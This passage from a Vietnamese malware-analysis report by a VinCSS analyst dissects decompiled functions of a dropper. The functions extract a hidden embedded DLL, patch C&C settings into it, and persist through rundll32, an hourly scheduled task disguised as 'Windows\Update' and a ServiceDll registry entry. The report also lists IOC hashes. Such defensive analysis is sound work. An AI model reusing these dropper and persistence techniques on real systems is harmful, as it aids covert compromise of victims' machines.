*Hình 14. Lưu đồ thực thi của hàm **Infect***

Chúng ta sẽ đi vào chi tiết từng hàm con quan trọng được hàm **Infect** của class **CMalwareDlg** gọi. Hàm **UserIsAdmin**, dùng API **IsUserAdmin()** của **shell32.dll**:

```
BOOL __stdcall UserIsAdmin()
{
    HMODULE hModule; // eax
    BOOL result; // eax
    BOOL (__stdcall *IsUserAnAdmin)(); // eax

    hModule = g_hShell32;
    if ( !g_hShell32 )
    {
        hModule = LoadLibraryA("shell32.dll");
        g_hShell32 = hModule;
        if ( !hModule )
        {
            return 1;
        }
    }
    IsUserAnAdmin = GetProcAddress(hModule, "IsUserAnAdmin");
    if ( IsUserAnAdmin )
    {
        result = IsUserAnAdmin();
    }
    else
    {
        result = 0;
    }
    return result;
}
```

*Hình 15. Hàm **UserIsAdmin***

Hàm **GetSomeAPIAddrs** là một hàm dư thừa, các con trỏ hàm được lấy mà hoàn toàn không dùng tới. Chúng tôi đoán đây có thể là một code cũ.

```
 1 BOOL __thiscall CMalwareDlg::GetSomeAPIAddrs(CMalwareDlg *this)
 2 {
 3     HMODULE hNtDll; // eax
 4     HMODULE hNtdll; // eax
 5     HMODULE hShell32; // eax
 6     BOOL (__stdcall *ShellExecuteExA)(LPSHELLEXECUTEINFOA); // eax
 7     void *pfnmemset; // ecx
 8
 9     hNtDll = GetModuleHandleA("ntdll.dll");
10     this->m_pfnmemcpy = GetProcAddress(hNtDll, "memcpy");
11     hNtdll = GetModuleHandleA("ntdll.dll");
12     this->m_pfnmemset = GetProcAddress(hNtdll, "memset");
13     hShell32 = LoadLibraryA("shell32.dll");
14     ShellExecuteExA = GetProcAddress(hShell32, "ShellExecuteExA");
15     pfnmemset = this->m_pfnmemset;
16     this->m_pfnShellExecuteExA = ShellExecuteExA;
17     return pfnmemset && this->m_pfnmemcpy && ShellExecuteExA;
```

*Hình 16. Hàm **GetSomeAPIAddrs***


Hàm **Base64Decode** cũng giống như các hàm Base64 decode khác, chỉ khác một điểm là bảng Base64 code table lại được tin tặc copy vào một char arrary **m_szBase64Table** và truy xuất từ đây. Sau khi được giải mã Base64, **ServiceName** ban đầu là "**TmV0QmlvcyBNZXNzYWdlciBSZWdpc3Rlcg==**" sẽ là "**NetBios Messager Register**". **ServiceDescription** ban đầu "**TmV0QmlvcyBjb21tdW5pY2F0aW9uIGJldHdlZW4gc3lzdGVtIGNvbXBvbmVudHMu**" sẽ là "**NetBios communication between system components.**"

Hàm **ExtractCabFile** là hàm global, không thuộc class **CMalwareDlg**. Chú ý ở điểm là file được tạo ra với attribute là hidden.

```
int __stdcall ExtractCabFile(LPSTR lpDst)
{
    const CHAR *pszCabFile; // esi
    HANDLE hFile; // esi

    pszCabFile = lpDst;
    ExpandEnvironmentStringsA("%USERPROFILE%\\test\\7z.cab", lpDst, MAX_PATH);
    MakeSureDirectoryPathExists(pszCabFile);
    hFile = CreateFileA(
                pszCabFile,
                FILE_WRITE_DATA,
                FILE_SHARE_WRITE,
                0,
                CREATE_ALWAYS,
                FILE_ATTRIBUTE_HIDDEN,
                0);
    if ( hFile == INVALID_HANDLE_VALUE && GetLastError() == ERROR_ACCESS_DENIED )
    {
        return 0;
    }
    lpDst = 0;
    WriteFile(hFile, g_abCABFile, 94874u, &lpDst, 0);
    CloseHandle(hFile);
    return 1;
}
```


*Hình 17. Hàm **ExtractCabFile***

File **.cab** được nhúng hoàn toàn trong **.data** section, **size = 94874 (0x1729A)**. Tức tin tặc đã khai báo tương đương sau: "**static BYTE g_abCabFile[] = { 0xXXXX, 0xYYYY };**" (không có **const** nên sẽ nằm ở **.data** section). Trích xuất vùng đó ra, ta có một file **.cab** chứa một file bên trong, tên là **smanager_ssl.dll**, ngày add vào cab là **26/04/2020 – 23:11 UTC**, ngày build **26.04.2020 15:11:24 UTC**.



*Hình 18. File **.cab** được nhúng chứa file **smanager_ssl.dll***

File **smanager_ssl.dll** (tức **netapi32.dll**) sẽ được phân tích trong phần tiếp theo vì nó tương đối phức tạp.



*Hình 19. Hàm **RunExtrac32Exe***

Hàm **ExecuteAndWait** cũng là hàm global, dùng API **ShellExecuteExA** để gọi và chờ tới khi thực thi xong.

```
int __stdcall ExecuteAndWait(LPCSTR pszParams, LPCSTR pszFile)
{
    HMODULE hShell32; // eax
    BOOL (__stdcall *ShellExecuteEx)(SHELLEXECUTEINFOA *); // eax
    SHELLEXECUTEINFOA ExecInfo; // [esp+4h] [ebp-3Ch] BYREF

    memset(&ExecInfo, 0, sizeof(ExecInfo));
    ExecInfo.nShow = 0;
    ExecInfo.cbSize = 60;
    ExecInfo.fMask = SEE_MASK_NOCLOSEPROCESS;
    ExecInfo.lpVerb = "Open";
    ExecInfo.lpParameters = pszParams;
    ExecInfo.lpFile = pszFile;
    hShell32 = LoadLibraryA("shell32.dll");
    ShellExecuteEx = GetProcAddress(hShell32, "ShellExecuteEx");
    ShellExecuteEx(&ExecInfo);
    WaitForSingleObject(ExecInfo.hProcess, INFINITE);
    return 1;
}
```

*Hình 20. Hàm **ExecuteAndWait***

Config của Proxy trên máy victim được tin tặc định nghĩa qua một struct như hình, **PROXY_TYPE** là một enum:

```
00000000 PROXY_CONFIG struc ; (sizeof=0x68,
00000000
00000000
00000000 szAddress db 64 dup(?)
00000000
00000040 szPort  db 36 dup(?)
00000040
00000064 proxyType dd ?
00000064
00000068 PROXY_CONFIG ends
```

```
Offset  Size  struct PROXY_CONFIG
              {
  0000  0040    char szAddress[64];
  0040  0024    char szPort[36];
  0064  0004    PROXY_TYPE proxyType;
        0068  };
FFFFFFFF ; enum PROXY_TYPE,
FFFFFFFF PROXY_HTTP  = 1
FFFFFFFF PROXY_SOCKS  = 2
FFFFFFFF PROXY_HTTPS  = 3
```

*Hình 21. struct **PROXY_CONFIG***

Hàm **ReadProxyConfig** sẽ đọc từ registry của nạn nhân trước, nếu không có sẽ đọc từ file **pref.js** của Firefox. Hiện chúng tôi vẫn chưa rõ tại sao tin tặc lại cố đọc từ Firefox, có thể chúng đã thực hiện các hoạt động tìm hiểu trước để biết về các trình duyệt web được dùng phổ biến ở mục tiêu.

```
1  bool __cdecl ReadProxyConfig(PROXY_CONFIG *pConfig)
2  {
3      bool result; // al
4
5      result = ReadProxyConfigFromRegistry(pConfig);
6      if ( !result )
7      {
8          result = ReadProxyConfigFromFireFox(pConfig) == 1;
9      }
10     return result;
11 }
```

*Hình 22. Hàm **ReadProxyConfig***

Hàm **ReadProxyConfigFromRegistry** hơi dài nên ở đây chỉ nêu các đoạn quan trọng:

```
34     // szSubKey = "Software\\Microsoft\\Windows\\CurrentVersion\\Internet Settings"
35     if ( RegOpenKeyExA(
36             HKEY_CURRENT_USER,
37             szSubKey,
38             0,
44     szProxyEnable[0xC] = 0;
45     strcpy(szProxyEnable, "ProxyEnable");
53     if ( RegQueryValueExA(hkResult, szProxyEnable, 0, 0, szData, &cbData) )
54     {
55         return 0;
56     }
72     if ( strstr(szData, "http=") )
73     {
74         pos = &pConfig->proxyType;
75         pConfig->proxyType = PROXY_HTTP;
76         sscanf(szData, "http=%[^:]:%d", pConfig, pConfig->szPort);
77     }
78     else if ( strstr(szData, "socks=") )
79     {
80         pos = &pConfig->proxyType;
81         pConfig->proxyType = PROXY_SOCKS;
82         sscanf(szData, "socks=%[^:]:%d", pConfig, pConfig->szPort);
83     }
84     else
85     {
86         pos = &pConfig->proxyType;
87         if ( strstr(szData, "https=") )
88         {
89             *pos = PROXY_HTTPS;
90             pszPort = pConfig->szPort;
91             pszAddr = pConfig;
92             szFmt = "https=%[^:]:%d";
93         }
94         else
95         {
96             pszPort = pConfig->szPort;
97             pszAddr = pConfig;
98             szFmt = "%[^:]:%d";
99             *pos = PROXY_HTTP;
100        }
101        sscanf(szData, szFmt, pszAddr, pszPort);
102    }
103    return *pos != 0;
104}
```

*Hình 23. Nhiệm vụ chính của hàm **ReadProxyConfigFromRegistry***

Hàm **ReadProxyConfigFromFireFox** rất dài nên chúng tôi sẽ không đề cập chi tiết ở đây. Hàm **UpdateFile** dùng hàm tương đương **memsearh** để tìm một chuỗi trong nội dung file, và C&C Info sẽ được ghi vào tại vị trí tìm ra. Trong trường hợp malware này thì chuỗi mask là "**192.168**".

```
28      dwFileSize = GetFileSize(hFile, 0);
29      s_dwFileSize = dwFileSize;
30      if ( dwFileSize )
31      {
32          pMem = operator new(dwFileSize + 1);
33          lpFileName = 0;
34          memset(pMem, 0, s_dwFileSize + 1);
35          result = ReadFile(s_hFile, pMem, s_dwFileSize, &lpFileName, 0);
36          if ( result )
37          {
38              pos = MemSearch(pMem, s_dwFileSize, pszMask);
39              if ( pos > 0 )
40              {
41                  SetFilePointer(s_hFile, pos, 0, 0);
42                  NumberOfBytesWritten = 0;
43                  // 428 = sizeof CC Structure
44                  if ( WriteFile(s_hFile, pbNewContent, 428u, &NumberOfBytesWritten, 0) )
45                  {
46                      CloseHandle(s_hFile);
47                      result = 1;
48                  }
49                  else
50                  {
51                      GetLastError();
52                      result = 0;
53                  }
```

*Hình 24. Hàm **UpdateFile** dùng hàm tương đương **memsearh** để tìm một chuỗi*


Chúng tôi đã tái tạo lại struct của C&C Info như sau:

```
00000000 CC_INFO struc ; (sizeof=0x1AC,
00000000
00000000
00000000 szAddr_1 db 64 dup(?)
00000040 szPort_1 db 16 dup(?)
00000050 szAddr_2 db 64 dup(?)
00000090 szPort_2 db 16 dup(?)
000000A0 szAddr_3 db 64 dup(?)
000000E0 szPort_3 db 16 dup(?)
000000F0 szKey    db 32 dup(?)
00000110 wAlive   dw ?
00000112 Padding_1 db 10 dup(?)
0000011C proxyConfig PROXY_CONFIG ?
0000011C
00000184 Padding_2 db 40 dup(?)
000001AC CC_INFO ends
```

```
Offset  Size  struct __declspec(align(4)) CC_INFO
              {
  0000  0040    char szAddr_1[64];
  0040  0010    char szPort_1[16];
  0050  0040    char szAddr_2[64];
  0090  0010    char szPort_2[16];
  00A0  0040    char szAddr_3[64];
  00E0  0010    char szPort_3[16];
  00F0  0020    char szKey[32];
  0110  0002    __int16 wAlive;
  0112  000A    char Padding_1[10];
  011C  0068    PROXY_CONFIG proxyConfig;
  0184  0028    char Padding_2[40];
        01AC  };
```


Hình 25. struct của C&C Info

Và C&C info đã được tin tặc hard-coded ngay trong code:




Hình 26. Thông tin C&C được hard-coded trong code của mã độc

Nội dung của file **smanager_ssl.dll*** (**netapi32.dll****) nguyên gốc và sau khi được update từ **g_CCInfo structure** qua:



*Hình 27. Nội dung của file **smanager_ssl.dll** (**netapi32.dll**) trước và sau khi được update*

Hàm để load file đã extract lên và tạo Scheduler Task:




```
int __stdcall LoadDllAndCreateSheduleTask(LPCSTR pszDllPath)
{
    HMODULE hKernel32; // eax MAPDST
    FARPROC WinExec; // esi
    void (__stdcall *Sleep)(DWORD); // ebx
    char szRunDll32[28]; // [esp+4h] [ebp-228h] BYREF
    char szWinExec[12]; // [esp+20h] [ebp-20Ch] BYREF
    char szCmd1[256]; // [esp+2Ch] [ebp-200h] BYREF
    char szCmd2[256]; // [esp+12Ch] [ebp-100h] BYREF

    if ( GetFileAttributesA(pszDllPath) == INVALID_FILE_ATTRIBUTES )
    {
        return 0;
    }
    memset(&szRunDll32[1], 0, 24u);
    szCmd1[0] = 0;
    memset(&szCmd1[1], 0, 0xFCu);
    *&szCmd1[0xFD] = 0;
    szCmd1[0xFF] = 0;
    qmemcpy(szRunDll32, "rundll32.exe \"%s\" Entery", 0x18);
    sprintf(szCmd1, szRunDll32, pszDllPath);
    szWinExec[8] = 0;
    *&szWinExec[9] = 0;
    szWinExec[0xB] = 0;
    strcpy(szWinExec, "WinExec");
    hKernel32 = GetModuleHandleA("kernel32.dll");
    WinExec = GetProcAddress(hKernel32, szWinExec);

    // WinExec("rundll32.exe "netapi32.dll path" Entery")
    (WinExec)(szCmd1, 1);

    hKernel32 = GetModuleHandleA("Kernel32.dll");
    Sleep = GetProcAddress(hKernel32, "Sleep");
    szCmd2[0] = 0;
    memset(&szCmd2[1], 0, 252u);
    *&szCmd2[0xFD] = 0;
    szCmd2[0xFF] = 0;
    sprintf(szCmd2, "cmd /c schtasks /F /create /tn:Windows\\Update /tr \"%s\"   /sc HOURLY", szCmd1);

    // cmd /c schtasks /F /create /tn:Windows\\Update /tr "netapi32.dll path" /sc HOURLY
    (WinExec)(szCmd2, 0);
```


*Hình 28. Hàm **LoadDllAndCreateSchedulerTask** để load file đã extract lên và tạo Scheduler Task*

Sau đó, nếu malware được khởi chạy với quyền admin, nó sẽ đăng ký như một **ServiceDll**, với name đã đề cập ở trên, Service registry key được chọn ngẫu nhiên từ một table gồm mười phần tử, và được nối thêm "**Ex**" vào. Các chuỗi đó gồm: "**Winmads**", "**Winrs**", "**Vsssvr**", "**PlugSvr**", "**WaRpc**", "**GuiSvr**", "**WlanSvr**", "**DisSvr**", "**MediaSvr**", "**NvdiaSvr**". Sau khi nối thêm **Ex** bằng hàm **sprintf**, thì registry key trên máy victim được tạo dưới nhánh **HKLM\ SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost** sẽ là một trong các chuỗi sau: "**WinmadsEx**", "**WinrsEx**", "**VsssvrEx**", "**PlugSvrEx**", "**WaRpcEx**", "**GuiSvrEx**", "**WlanSvrEx**", "**DisSvrEx**", "**MediaSvrEx**", "**NvdiaSvrEx**".

Do hàm cũng tương đối dài nên ở đây chỉ trình bày các điểm chính:



Hình 29. Tạo registry key trên máy victim



Hình 30. Tạo service trên máy victim

Hàm **RegistryCall** là hàm tin tặc tự viết, nó là hàm toàn cục, cũng chỉ làm các nhiệm vụ thao tác với Registry. Theo góc nhìn của chúng tôi, phong cách lập trình của tin tặc cực kỳ lộn xộn và không thống nhất (cũng có thể đây là cách họ cố tình tạo nhiễu), đã gây nhiều khó khăn cho chúng tôi trong quá trình phân tích. Sau khi đăng ký như một service Dll xong, hàm **Infect** hoàn tất và return. Malware sẽ thoát do lệnh gọi **exit(0)** ở **OnInitDialog** đã nói ở trên

Chúng tôi sẽ cung cấp file **.xml** chứa thông tin phân tích trên IDA để những ai quan tâm tới mã độc này có thể sử dụng để import vào lại IDA và Ghidra bằng **plugin xml_importer.py** của Ghidra.

Các IOCs của mã độc đã được phân tích rõ trong bài viết. Các bạn có thể tự viết file **.bat** hay script bằng *PowerShell, VBS*… để tìm và gỡ bỏ malware này trên các máy của các nạn nhân.

Note:

***smanager_ssl.dll** gốc:

- MD5: C11E25278417F985CC968C1E361A0FB0
- SHA256: F659B269FBE4128588F7A2FA4D6022CC74E508D28EEE05C5AFF26CC23B7BD1A5

****netapi32.dll** (tức **smanager_ssl.dll** đã cập nhật CCInfo):

- MD5: 43CE409C21CAD2EF41C9E1725CA12CEA
- SHA256: 6C1DB6C3D32C921858A4272E8CC7D78280B46BAD20A1DE23833CBE2956EEBF75

(*Còn tiếp...*)

Trương Quốc Ngân (aka HTC)

Chuyên gia Phân tích mã độc - VinCSS (a member of Vingroup)